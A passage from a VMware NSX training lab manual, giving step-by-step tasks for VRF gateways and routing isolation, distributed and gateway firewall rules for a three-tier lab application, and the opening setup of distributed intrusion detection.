IP Address	Enter **`192.168.20.1`** in the text box.
Remote AS number	Enter **`20`** in the text box.
Source Addresses	Select **192.168.20.2**.

    e. Click **SAVE** and click **CLOSE** to finish configuring the BGP.
13. Scroll to the lower portion of the T0-GW-VRF-Blue gateway, expand **ROUTE RE-DISTRIBUTION**, and click **Set**.

14. Set route re-distribution.
    a. Click **ADD ROUTE RE-DISTRIBUTION.**
    b. Enter **`T0-GW-VRF-Blue Route Re-Distribution`** in the **Name** text box.
    c. Click **Set** under Route Re-distribution.
    d. Select the **Connected Interfaces & Segments** and **Static Routes** check boxes under Tier-0 Subnets on the Set Route Re-distribution page.

       When you select the **Connected Interfaces & Segments** check box, all the related check boxes are selected.
    e. Select the **Connected Interfaces & Segments** and **Static Routes** check boxes under Advertised Tier-1 Subnets on the Set Route Re-distribution page.

       When you select the **Connected Interfaces & Segments** check box, all the related check boxes are selected.
    f. Click **APPLY** and click **ADD**.
15. Click **APPLY**.
16. Under Route Re-distribution, verify that the **Via BGP** toggle is turned on and click **SAVE**.
17. Click **CLOSE EDITING** to finish the VRF gateway configuration for VRF Blue.

Task 4: Deploy and Connect the Tier-1 Gateways to the VRF Gateways

You deploy one Tier-1 gateway for each VRF by selecting the corresponding VRF gateway to connect.

1. In the NSX UI, navigate to **Networking** > **Connectivity** > **Tier-1 Gateways**.
2. Click **ADDTIER-1 GATEWAY** to add the Tier-1 gateway connected to VRF Red.
3. Configure the Tier-1 gateway in the ADD TIER-1 GATEWAY window for VRF Red.

Option	Action
Name	Enter **`T1-GW-VRF-Red`** in the text box.
HA Mode	Select **Distributed Only.**
Linked Tier-0 Gateway	Select **T0-GW-VRF-Red.**

4. Expand **Route Advertisement** and select the options.
5. Turn on the **All Static Routes** and **All Connected Segments & Service Ports** toggles.

6. Click **SAVE**.
7. When a message prompts you to continue editing this Tier-1 gateway, click **NO**.
8. Click **ADDTIER-1 GATEWAY** to add the Tier-1 gateway connected to VRF Blue.
9. Configure the Tier-1 gateway in the ADD TIER-1 GATEWAY window for VRF Blue.

Option	Action
Tier-1 Gateway Name	Enter **`T1-GW-VRF-Blue`** in the text box.
HA Mode	Select **Distributed Only.**
Linked Tier-0 Gateway	Select **T0-GW-VRF-Blue.**

10. Expand **Route Advertisement** and select the options.
11. Turn on the **All Static Routes** and **All Connected Segments & Service Ports** toggles.
12. Click **SAVE**.
13. When a message prompts you to continue editing this Tier-1 gateway, click **NO**.

Task 5: Create and Connect Segments to the Tier-1 Gateways

You create one segment for each VRF and connect it to the corresponding Tier-1 gateway. Each segment uses the same subnet in this lab to verify the routing isolation between VRFs.

1. Create a segment named VRF-Red-Segment.
   a. In the NSX UI, navigate to **Networking** > **Connectivity** > **Segments** > **NSX.**
   b. Click **ADD SEGMENT** and configure the segment.

Option	Action
Segment Name	Enter **`VRF-Red-Segment`** in the text box.
Connected Gateway	Select **T1-GW-VRF-Red**.
Transport Zone	Select **PROD-Overlay-TZ.**
Subnets	Enter **`172.16.40.1/24`** in the **Gateway CIDR IPv4** text box.

   Leave the default values for all the other options.
   c. Click **SAVE**.
   d. When the message to continue segment configuration appears, click **NO**.

2. Create a segment named VRF-Blue-Segment.
    a. Click **ADD SEGMENT** and configure the segment.

Option	Action
Segment Name	Enter **`VRF-Blue-Segment`** in the text box.
Connected Gateway	Select **T1-GW-VRF-Blue**.
Transport Zone	Select **PROD-Overlay-TZ.**
Subnets	Enter **`172.16.40.1/24`** in the **Gateway CIDR IPv4** text box.

    Leave the default values for all the other options.

    b. Click **SAVE**.

    c. When the message to continue segment configuration appears, click **NO**.

Task 6: Attach VMs to Segments on Each VRF

You attach VMs to segments created for each VRF.

1. In the vSphere Client UI, select **Inventory** from the menu on the left and navigate to the **Hosts and Clusters** tab.
2. Expand the view of **vSphere Datacenter** > **Compute-Cluster.**
3. Add Ubuntu-01a to the VRF-Red-Segment segment.
    a. Right-click **Ubuntu-01a** and select **Edit Settings.**
    b. In the **Network adapter 1** drop-down menu, click **Browse**, select **VRF-Red-Segment**, and click **OK.**
    c. Verify that the **Connected** check box is selected.
    d. Click **OK.**
4. Add Ubuntu-02a to the VRF-Blue-Segment segment.
    a. Right-click **Ubuntu-02a** and select **Edit Settings.**
    b. In the **Network adapter 1** drop-down menu, click **Browse**, select **VRF-Blue-Segment**, and click **OK.**
    c. Verify that the **Connected** check box is selected.
    d. Click **OK.**

Task 7: Test the VRF End-to-End Connectivity

You test the connectivity from VMs, which are connected to segments, to the remote networks. These remote networks are preconfigured in each VRF. You verify that the end-to-end connectivity is working.

In the lab environment, routing was preconfigured in the upstream FRR router SA-FRR-01.

1. Open a console connection to the Ubuntu-01a VM.
   a. In the Navigator pane, click **Ubuntu-01a** and select **LAUNCH WEB CONSOLE.**
   b. When the web console window opens, click in the window and press Enter to activate the screen.
   c. Enter **vmware** as the user name and **VMware1!** as the password.
2. Verify connectivity in VRF Red by pinging from the Ubuntu-01a VM console to the 10.0.10.11 IP in the remote network 10.0.10.0/24, which is routed through the upstream FRR router.

   ```
   ping -c 3 10.0.10.11
   ```

   The pings are successful.
3. Verify the route that the packets follow in VRF Red to reach the remote IP 10.0.10.11 by running the `traceroute` command from the Ubuntu-01a console.

   ```
   traceroute -n 10.0.10.11
   ```

   The T1-GW-VRF-Red and T0-GW-VRF-Red hops appear in the traceroute before reaching remote IP 10.0.10.11.
4. Open a console connection to the Ubuntu-02a VM.
   a. In the Navigator pane, click **Ubuntu-02a** and select **LAUNCH WEB CONSOLE.**
   b. When the web console window opens, click in the window and press Enter to activate the screen.
   c. Enter **vmware** as the user name and **VMware1!** as the password.
5. Verify the connectivity in VRF Blue by pinging from the Ubuntu-02a VM console to IP 10.0.20.11 in the remote network 10.0.20.0/24, which is routed through the upstream FRR router.

   ```
   ping -c 3 10.0.20.11
   ```

   The pings are successful.
6. Verify the route that the packets follow in VRF Blue to reach the remote IP 10.0.20.11 by running the `traceroute` command from the Ubuntu-02a console.

   ```
   traceroute -n 10.0.20.11
   ```

   The T1-GW-VRF-Blue and T0-GW-VRF-Blue hops appear in the traceroute before reaching remote IP 10.0.20.11.

Task 8: Review the Routing Tables in Each VRF

You review the routing tables in each VRF.

1. Use SSH to connect to the sa-nsxedge-02 edge node.
   a. From MTPuTTY, connect to sa-nsxedge-02.
   b. If a PuTTY security alert appears, click **Accept**.
   c. Disable the command-line timeout.

      ```
      set cli-timeout 0
      ```

2. List the gateways in the sa-nsxedge-02 edge node.

   ```
   get gateways
   ```

   The VRF ID for the SR-VRF-T0-GW-VRF-Red logical router is 8. The VRF ID might be different in your lab environment.

3. Enter into the VRF context for the SR-VRF-T0-GW-VRF-Red logical router.

   ```
   vrf 8
   ```

   The prompt changes to `sa-nsxedge-02(tier0_vrf_sr[8])`.

4. Verify the routing table for VRF Red.

   ```
   get route
   ```

   All the routes in the VRF, including Tier0-Connected, Tier1-Connected, and BGP types, appear.

   Verify that the 172.16.40.0/24 network appears in the VRF Red routing table

5. Verify the BGP neighbor status for VRF Red.

   ```
   get bgp neighbor summary
   ```

   The 192.168.10.1 neighbor in AS 10 appears and its state is Established.

6. Exit the VRF context in the edge prompt.

   ```
   exit
   ```

   The prompt changes to `sa-nsxedge-02`.

7. List the gateways in the sa-nsxedge-02 edge node.

   ```
   get gateways
   ```

   The VRF ID for the SR-VRF-T0-GW-VRF-Blue logical router is 10. The VRF ID might be different in your lab environment.

8. Enter the SR-VRF-T0-GW-VRF-Blue logical router into the vrf context.

   ```
   vrf 10
   ```

   The prompt changes to `sa-nsxedge-02(tier0_vrf_sr[10])`.

9. Verify the routing table for VRF Blue.

   ```
   get route
   ```

   All the routes in the VRF, including Tier0-Connected, Tier1-Connected, and BGP types, must appear.

   NOTE

   The 172.16.40.0/24 network is listed. This network also appears in the VRF Red routing table in an earlier step. VMs in different VRFs can be connected to overlapping networks.

   ---

10. Verify the BGP neighbor status for VRF Blue.

    ```
    get bgp neighbor summary
    ```

    The 192.168.20.1 neighbor must appear in AS 20 and its state should be Established.

11. Exit the VRF context and return to the edge prompt.

    ```
    exit
    ```

    The prompt changes to `sa-nsxedge-02`.

Task 9: Verify the Routing Isolation Between VRFs

You verify the lack of connectivity between VMs that are connected to segments in different VRFs. You verify that remote networks are only accessible from their VRF.

1. Verify the lack of connectivity between VMs connected to different VRFs even though they are using the same 172.16.40.0/24 subnet address.
   a. If not already open, open a vSphere Client console connection to Ubuntu-01a.

      Ubuntu-01a VM has the 172.16.40.11 IP.

   b. Ping the Ubuntu-02a VM IP 172.16.40.12.

      ```
      ping -c 3 172.16.40.12
      ```

      The pings are not successful.

2. Verify the lack of connectivity from the Ubuntu-01a VM in VRF Red to the 10.0.20.0/24 remote network IP in VRF Blue by pinging from the Ubuntu-01a console to the 10.0.20.11 remote network IP.

   ```
   ping -c 3 10.0.20.11
   ```

   The pings are not successful.

3. Verify the lack of connectivity in the other direction by pinging from the Ubuntu-02a VM to the Ubuntu-01a VM IP 172.16.40.11.

   a. If not already open, open a vSphere Client console connection to Ubuntu-02a.

      Ubuntu-02a VM has the 172.16.40.12 IP.

   b. Ping the Ubuntu-02a VM IP 172.16.40.11.

      ```
      ping -c 3 172.16.40.11
      ```

      The pings are not successful.

4. Verify the lack of connectivity from the Ubuntu-02a VM in VRF Blue to the 10.0.10.0/24 remote network IP in VRF Red by pinging from the Ubuntu-02a console to the 10.0.10.11 remote network IP.

   ```
   ping -c 3 10.0.10.11
   ```


   The pings are not successful.


Lab 11 Configuring the NSX Distributed Firewall

Objective and Tasks

Create NSX distributed firewall rules to allow or deny the application traffic:

1. Prepare for the Lab
2. Test the IP Connectivity
3. Create Security Tags
4. Create Security Groups based on Tags
5. Create Distributed Firewall Rules
6. Test the IP Connectivity After the Firewall Rule Creation
7. Prepare for the Next Lab





Task 1: Prepare for the Lab

You log in to the NSX UI.

1. On your student desktop, open Chrome.
2. Click the **NSX** > **NSX Manager** bookmark.
3. Log in to the NSX UI.
    - User name: admin
    - Password: VMware1!VMware1!

Task 2: Test the IP Connectivity

You verify the IP connectivity among the virtual machines in the 3-Tier application.

1. From MTPuTTY, connect to sa-web-01.

   MTPuTTY is in the toolbar of the student desktop.

2. Test the ICMP reachability.

   - To sa-web-02:

     ```
     root@sa-web-01[ ~ ]# ping -c 2 172.16.10.12
     ```

   - To sa-app-01:

     ```
     root@sa-web-01[ ~ ]# ping -c 2 172.16.20.11
     ```

   - To sa-db-01:

     ```
     root@sa-web-01[ ~ ]# ping -c 2 172.16.30.11
     ```

   All pings are successful.

3. Test the HTTPS access to the application server.

   a. From the sa-web-01 console, request an HTTPS webpage from sa-app-01.

      ```
      curl -k https://172.16.20.11:8443/cgi-bin/app.py
      ```

   b. Verify that an HTTPS response is returned from sa-app-01.

4. Test access to the database server over the MySQL port 3306.

   a. Use MTPuTTY to open an SSH console to sa-app-01.

   b. Request data from sa-db-01 over the MySQL port 3306.

      ```
      curl http://172.16.30.11:3306/cgi-bin/data.py
      ```

   c. Verify that the data is successfully returned from sa-db-01.

5. Verify that the 3-Tier application is accessible by using a web browser.

   a. On your student desktop, open Chrome.

   b. Click the **3-Tier App** > **3-Tier App Access** bookmark.

   c. Verify that the browser returns a Customer Database Access webpage.

Task 3: Create Security Tags

You create security tags for the Web, App, and DB servers for future use during the creation of security groups.

1. On the NSX UI Home page, navigate to **Inventory > Tags**.
2. Add a tag for the Web servers.
   a. Click **ADD TAG**.
   b. Enter **web** as the tag name.
   c. Enter **3-tier** as the scope.
   d. Under Assigned To, click the **Set Virtual Machines** link.
   e. Find and select the **sa-web-01, sa-web-02** and **sa-web-03-victim** check boxes.
   f. Click **APPLY** and click **SAVE**.
3. Add a tag for the App servers.
   a. Click **ADD TAG**.
   b. Enter **app** as the tag name.
   c. Enter **3-tier** as the scope.
   d. Under Assigned To, click the **Set Virtual Machines** link.
   e. Find and select the **sa-app-01** check box.
   f. Click **APPLY** and click **SAVE**.
4. Add a tag for the DB servers.
   a. Click **ADD TAG**.
   b. Enter **db** as the tag name.
   c. Enter **3-tier** as the scope.
   d. Under Assigned To, click the **Set Virtual Machines** link.
   e. Find and select the **sa-db-01** check box.
   f. Click **APPLY** and click **SAVE**.

Task 4: Create Security Groups based on Tags

You create three dynamic security groups based on tags and one static security group for the future definition of firewall rules.

1. On the NSX UI Home page, navigate to **Inventory** > **Groups**.
2. Add a group for the Web Servers.
   a. Click **ADD GROUP**.
   b. Enter **`Web-Servers`** as the name.
   c. Click the **Set** link under Compute Members and click **+ADD CRITERION**.
   d. Under Criterion 1, add the configuration values.
      - First entry: Select **Virtual Machine** from the drop-down menu.
      - Second entry: Select **Tag** from the drop-down menu.
      - Third entry: Select **Equals** from the drop-down menu.
      - Fourth entry: Select **web** from the drop-down menu.
   e. Click **APPLY** and click **SAVE**.
3. Click the **View Members** link for the Web-Servers group.
4. Verify that the sa-web-01, sa-web-02, and sa-web-03-victim virtual machines are listed and click **CLOSE.**
5. Add a group for the App Servers.
   a. Click **ADD GROUP**.
   b. Enter **`App-Servers`** as the name.
   c. Click the **Set** link under Compute Members and click **+ADD CRITERION**.
   d. Under Criterion 1, add the configuration values.
      - First entry: Select **Virtual Machine** from the drop-down menu.
      - Second entry: Select **Tag** from the drop-down menu.
      - Third entry: Select **Equals** from the drop-down menu.
      - Fourth entry: Select **app** from the drop-down menu.
   e. Click **APPLY** and click **SAVE**.
6. Click the **View Members** link for the App-Servers group.
7. Verify that the sa-app-01 virtual machine is listed and click **CLOSE.**

8. Add a group for the DB Servers.
    a. Click **ADD GROUP**.
    b. Enter **`DB-Servers`** as the name.
    c. Click the **Set** link under Compute Members and click **+ADD CRITERION**.
    d. Under Criterion 1, add the configuration values.
        - First entry: Select **Virtual Machine** from the drop-down menu.
        - Second entry: Select **Tag** from the drop-down menu.
        - Third entry: Select **Equals** from the drop-down menu.
        - Fourth entry: Select **db** from the drop-down menu.
    e. Click **APPLY** and click **SAVE**.
9. Click the **View Members** link for the DB-Servers group.
10. Verify that the sa-db-01 virtual machine is listed and click **CLOSE.**
11. Add a group for all VMs in the 3-tier application.
    a. Click **ADD GROUP**.
    b. Enter **`3-Tier`** as the name.
    c. Click the **Set** link under Compute Members.
    d. Click the **Members** tab.
    e. Select **Groups** from the **category** drop-down menu.
    f. Find and select the **App-Servers, DB-Servers**, and **Web-Servers** check boxes.
    g. Click **APPLY** and click **SAVE**.
12. Click the **View Members** link for the 3-Tier group.
13. Verify that all VMs for the 3-tier application are listed and click **CLOSE.**

Task 5: Create Distributed Firewall Rules

You create distributed firewall rules to manage traffic between applications.

1. In the NSX UI, navigate to **Security** > **Policy Management** > **Distributed Firewall**.
2. Navigate to the **Category Specific Rules** tab and click the **APPLICATION** section.
3. Click **+ADD POLICY**.
4. After the row for the new policy appears, enter **`EXTERNAL ACCESS POLICY`** as the name.
5. Click the vertical ellipsis icon near EXTERNAL ACCESS POLICY and select **Add Rule**.
6. In the first row, configure the rule.
    a. In the Name column, enter **`Allow External Web Traffic`** as the name of the new rule.
    b. In the Sources column, leave **Any** (default) selected**.**
    c. In the Destinations column, click the pencil icon, select the **Web-Servers** check box, and click **APPLY.**
    d. In the Services column, click the pencil icon, select the **HTTPS** check box, and click **APPLY.**
    e. In the Context Profiles column, leave **None** (default) selected.
    f. In the Applied To column, click the pencil icon, click **Groups**, select the **Web-Servers** check box, and click **APPLY.**
    g. In the Action column, leave **Allow** (default) selected.

    Leave the default values for all the other settings.
7. Click the vertical ellipsis icon near EXTERNAL ACCESS POLICY and select **Add Policy Below.**
8. After the row for the new policy appears, enter **`3-TIER POLICY`** as the name.
9. Click the vertical ellipsis icon near 3-TIER POLICY and select **Add Rule** to add three distributed firewall rules.

IMPORTANT

Perform this step thrice to add three new distributed firewall rules under 3-TIER POLICY.

---

10. In the first row, configure the rule.
    a. In the Name column, enter **`Allow Web Traffic`** as the name of the new rule.
    b. In the Sources column, click the pencil icon, select the **Web-Servers** check box, and click **APPLY.**
    c. In the Destinations column, click the pencil icon, select the **App-Servers** check box, and click **APPLY.**
    d. In the Services column, click the pencil icon, click the **Raw Port-Protocols** tab, and click **ADD SERVICE ENTRY.**
    e. Select **TCP** from the **Service Type** drop-down menu, leave the **Source Ports** text box blank, enter **`8443`** as the destination port, and click **APPLY.**
    f. In the Context Profiles column, leave **None** (default) selected.
    g. In the Applied To column, click the pencil icon, click **Groups**, select the **Web-Servers** and **App-Servers** check boxes, and click **APPLY.**
    h. In the Action column, leave **Allow** (default) selected.

    Leave the default values for all the other settings.
11. In the second row, configure the rule.
    a. In the Name column, enter **`Allow DB Traffic`** as the name of the new rule.
    b. In the Sources column, click the pencil icon, select the **App-Servers** check box, and click **APPLY.**
    c. In the Destinations column, click the pencil icon, select the **DB-Servers** check box, and click **APPLY.**
    d. In the Services column, click the pencil icon, select the **MySQL** check box, and click **APPLY.**
    e. In the Context Profiles column, leave **None** (default) selected.
    f. In the Applied To column, click the pencil icon, click **Groups**, select the **App-Servers** and **DB-Servers** check boxes, and click **APPLY.**
    g. In the Action column, leave **Allow** (default) selected.

    Leave the default values for all the other settings.

12. In the third row, configure the rule.

    a. In the Name column, enter **`Reject All Other Traffic`** as the name of the new rule.

    b. In the Sources column, click the pencil icon, select the **3-Tier** check box, and click **APPLY.**

    c. In the Destinations column, click the pencil icon, select the **3-Tier** check box, and click **APPLY.**

    d. In the Services column, leave **Any** (default) selected.

    e. In the Context Profiles column, leave **None** (default) selected.

    f. In the Applied To column, click the pencil icon, click **Groups**, select the **3-Tier** check box, and click **APPLY.**

    g. In the Action column, select **Reject** from the drop-down menu.

    Leave the default values for all the other settings.

13. At the top-right corner of the screen, click **PUBLISH**.

Task 6: Test the IP Connectivity After the Firewall Rule Creation

You test the connectivity between applications to verify that the distributed firewall rules were successfully applied.

1. From MTPuTTY, connect to sa-web-01.

   MTPuTTY is in the toolbar of the student desktop.

2. Test the ICMP reachability.

   - To sa-web-02:

     ```
     root@sa-web-01[ ~ ]# ping -c 2 172.16.10.12
     ```

   - To sa-app-01:

     ```
     root@sa-web-01[ ~ ]# ping -c 2 172.16.20.11
     ```

   - To sa-db-01:

     ```
     root@sa-web-01[ ~ ]# ping -c 2 172.16.30.11
     ```

   All pings fail because a distributed firewall rule is configured to reject all traffic that is not explicitly allowed between the Web, App, and DB VMs.

NOTE

The ping also fails for virtual machines in the same segment because an explicit rule does not exist to allow traffic from the sa-web-01 machine to the sa-web-02 machine in Web-Segment

---

3. Test the HTTPS access to the application server.
   a. From the sa-web-01 console, request an HTTPS webpage from sa-app-01.

      ```
      curl -k https://172.16.20.11:8443/cgi-bin/app.py
      ```

   b. Verify that an HTTPS response is returned from sa-app-01.
4. Test access to the database server over the MySQL port 3306.
   a. From MTPuTTY, connect to sa-app-01.
   b. Request data from sa-db-01 over the MySQL port 3306.

      ```
      curl http://172.16.30.11:3306/cgi-bin/data.py
      ```

   c. Verify that the data is successfully returned from sa-db-01.
5. From the sa-app-01 SSH session, try to open an SSH session to sa-db-01 to verify that only the MySQL traffic is allowed between sa-app-01 and sa-db-01.

   ```
   ssh 172.16.30.11
   ```

   The connection is refused.
6. Verify that the 3-Tier application is accessible by using a web browser.
   a. From your student desktop, open Chrome.
   b. Click the **3-Tier App** > **3-Tier App Access** bookmark.
   c. Verify that the browser returns a Customer Database Access webpage.

Task 7: Prepare for the Next Lab

You disable all user-created distributed firewall rules.


1. On the NSX UI Home page, navigate to **Security** > **Policy Management** > **Distributed Firewall** > **Category Specific Rules** > **APPLICATION**.
2. Click the vertical ellipsis icon near EXTERNAL ACCESS POLICY and select **Disable All Rules.**
3. Click the vertical ellipsis icon near 3-TIER POLICY and select **Disable All Rules.**
4. Click **PUBLISH.**

Lab 12 Configuring the NSX Gateway Firewall

Objective and Tasks

Configure and test the NSX gateway firewall rules to control north-south traffic:

1. Prepare for the Lab
2. Test SSH Connectivity
3. Configure a Gateway Firewall Rule to Block External SSH Requests
4. Test the Effect of the Configured Gateway Firewall Rule
5. Prepare for the Next Lab



Task 1: Prepare for the Lab

You log in to the vSphere Client UI and the NSX UI.

1. From your student desktop, log in to the vSphere Client UI.
   a. Open Chrome.
   b. Click the **vSphere** > **vSphere Client (SA-VCSA-01)** bookmark.
   c. Log in to the vSphere Client UI.
      - User name: administrator@vsphere.local
      - Password: VMware1!
2. Log in to the NSX UI.
   a. Open another tab in Chrome.
   b. Click the **NSX** > **NSX Manager** bookmark.
   c. Log in to the NSX UI.
      - User name: admin
      - Password: VMware1!VMware1!

Task 2: Test SSH Connectivity

You verify that external SSH connections are successful.

1. Use MTPuTTY on your student desktop to open the preconfigured SSH connections to sa-web-01, sa-app-01, and sa-db-01.
2. From the sa-web-01 MTPuTTY connection, use SSH to connect to sa-app-01.
   a. Establish an SSH connection.

      ```
      ssh 172.16.20.11
      ```

   b. If prompted to continue connecting, enter **yes** and press Enter.
   c. Log in with VMware1! as the password.
   d. Close the SSH connection.

      ```
      exit
      ```

3. Close all opened SSH connections to sa-web-01, sa-app-01, and sa-db-01 through MTPuTTY.

Task 3: Configure a Gateway Firewall Rule to Block External SSH Requests

You configure a gateway firewall rule to block SSH requests from external networks.

1. On the NSX UI Home page, navigate to **Security** > **Policy Management** > **Gateway Firewall** > **Gateway Specific Rules**.
2. From the **Gateway** drop-down menu, select **BGP-T0-GW-01**.
3. Click **+ ADD POLICY.**
4. When the row for the new policy appears, enter **`BLOCK EXTERNAL SSH TRAFFIC`** as the name.
5. Click the vertical ellipsis icon near the BLOCK EXTERNAL SSH TRAFFIC policy and select **Add Rule**.
6. Configure the rule.
   a. In the Name column, enter **`Reject SSH`** as the name.
   b. In the Sources column, leave **Any** (default) selected.
   c. In the Destinations column, click the pencil icon, select the **3-Tier** check box, and click **APPLY.**
   d. In the Services column, click the pencil icon, select the **SSH** check box in the Set Services page, and click **APPLY.**
   e. In the Applied To column, leave **BGP-T0-GW-01** (default) selected.
   f. In the Action column, select **Reject** from the drop-down menu.
7. Click **PUBLISH**.

Task 4: Test the Effect of the Configured Gateway Firewall Rule

You verify that the gateway firewall rule successfully blocks the external SSH traffic.

1. Open MTPuTTY from the student desktop and try to connect to sa-web-01, sa-app-01, and sa-db-01.

   Your connections fail with a Connection refused error.
2. Click **OK** and click **Close** to close the MTPuTTY connection attempts.

3. From the sa-web-01 console, open an SSH connection to sa-app-01.
   a. From the vSphere UI, start a web console to sa-web-01.

      If not already logged in, use the following credentials for sa-web-01:

      - User name: root
      - Password: VMware1!

   b. Establish an SSH connection to sa-app-01.

      ```
      ssh 172.16.20.11
      ```

   c. Log in with VMware1! as the password.

      The connection is successful because the gateway firewall rule that you configured does not affect the east-west traffic.

   d. Close the SSH connection.

      ```
      exit
      ```

4. Verify that the gateway firewall rule to block SSH traffic has been realized in the datapath.
   a. From MTPuTTY, connect to sa-nsxedge-02.
   b. List all interfaces with firewall rules configured on sa-nsxedge-02.

      ```
      get firewall interfaces
      ```

   c. Locate and note the UUID for the uplink interface of SR-BGP-TO-GW-01. The name of the uplink interface should be BGP-Uplink.
   d. Verify that the gateway firewall rule to block SSH traffic has been realized in the uplink interface of SR-BGP-TO-GW-01.

      ```
      get firewall <UUID> ruleset rules
      ```

      Example: `get firewall 10facfa1-b033-41ac-b87c-7eef418d986a ruleset rules`

      A stateless rule to block SSH traffic to all VMs in the 3-Tier app is listed in the output of the command.

Task 5: Prepare for the Next Lab

You disable the gateway firewall rule.


1. On the NSX UI Home page, navigate to **Security** > **Policy Management** > **Gateway Firewall** > **Gateway Specific Rules**.
2. Verify that **BGP-T0-GW-01** is selected from the **Gateway** drop-down menu.
3. Click the vertical ellipsis icon near the BLOCK EXTERNAL SSH TRAFFIC policy and select **Disable All Rules.**
4. Click **PUBLISH.**
5. Open MTPuTTY from the desktop and connect to sa-web-01, sa-app-01, and sa-db-01.
6. Verify that SSH connections are allowed from the external network.

Lab 13 Configuring Distributed Intrusion Detection

Objective and Tasks

Configure Distributed Intrusion Detection and analyze malicious traffic:

1. Prepare for the Lab
2. Enable Distributed Intrusion Detection and Prevention
3. Download the Intrusion Detection and Prevention Signatures
4. Create an Intrusion Detection and Prevention Profile
5. Configure Intrusion Detection Rules
6. Generate Malicious Traffic
7. Create a Segment and Attach a VM
8. Generate Suspicious Traffic
9. Analyze Intrusion Detection Events
10. Modify the IDS/IPS Settings to Prevent Malicious Traffic
11. Generate and Analyze Intrusion Prevention Events



Task 1: Prepare for the Lab

You log in to the vSphere Client UI and the NSX UI.

1. On your student desktop, log in to the vSphere Client UI.
    a. Open Chrome.
    b. Click the **vSphere** > **vSphere Client (SA-VCSA-01)** bookmark.
    c. Log in to the vSphere Client UI.
        - User name: administrator@vsphere.local
        - Password: VMware1!
2. Log in to the NSX UI.
    a. Open another tab in Chrome.
    b. Click the **NSX** > **NSX Manager** bookmark.
    c. Log in to the NSX UI.
        - User name: admin
        - Password: VMware1!VMware1!

Task 2: Enable Distributed Intrusion Detection and Prevention

You enable Distributed Intrusion Detection and Prevention for the Compute-Cluster-02 vSphere cluster.

1. On the NSX UI Home page, navigate to **Security** > **Policy Management** > **IDS/IPS & Malware Prevention.**
2. When the message to set up IDS/IPS and Malware Prevention appears, click **SKIP SETUP**.
3. Click **SKIP SETUP** to confirm that you want to skip the setup.
4. Navigate to the **Settings** > **Shared** tab.
5. On the Shared Settings tab, navigate to **Activate Hosts & Clusters for East-West Traffic**.
6. Select the **Compute-Cluster** check box and click **TURN ON.**
7. When the `Are you sure you want to Enable Intrusion Detection and Prevention for selected clusters?` message appears, click **YES** and verify that the IDS/IPS status is changed to On.

Task 3: Download the Intrusion Detection and Prevention Signatures

You configure NSX Manager to automatically download Intrusion Detection and Prevention signatures from a third-party repository.

1. On the **Settings** tab, navigate to the **IDS/IPS** tab.
2. In the Signature Management and Exclusion List section, verify the current version of the IDS/IPS signatures and the last time they were downloaded.
3. In the Signature Management and Exclusion List section, turn on the **Auto Update** toggle to display On.

IMPORTANT

Verify that a message indicating that the Update is Successful appears.

Task 4: Create an Intrusion Detection and Prevention Profile

You create custom Intrusion Detection and Prevention profiles for different types of signatures.

1. Navigate to the **Profiles > IDS/IPS** tab.
2. Click **ADD PROFILE**.

   The IDS/IPS Profile wizard appears.
3. Configure the IDS/IPS profile.

Option	Action
Name	Enter **`IDS/IPS Profile`** in the text box.
Description	Enter **`IDS/IPS Profile for critical, high and suspicious signatures`** in the text box.
Intrusion Severities	Deselect the **Medium** and **Low** check boxes and leave the **Critical, High**, and **Suspicious** check boxes selected.

   Leave all other options at their default values.
4. Click **SAVE.**
5. Verify that Success appears as the status for the IDS/IPS Profile.

Task 5: Configure Intrusion Detection Rules

You configure Intrusion Detection rules to detect east-west malicious traffic.

